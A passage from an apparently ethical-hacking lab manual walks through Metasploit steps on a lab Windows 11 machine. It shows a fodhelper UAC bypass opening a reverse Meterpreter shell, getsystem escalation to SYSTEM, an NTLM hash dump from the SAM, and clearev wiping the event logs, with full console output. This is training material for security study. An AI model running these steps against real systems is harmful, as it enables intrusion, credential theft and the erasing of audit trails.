
Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

73. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

74. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.

Module 06 – System Hacking



```
--
0  Windows x86  BeRoot

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit


[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

75. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
76. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.
77. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.

Module 06 – System Hacking




```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

78. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

79. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.



```
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >
```

80. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.

81. Close all open windows and document all the acquired information.

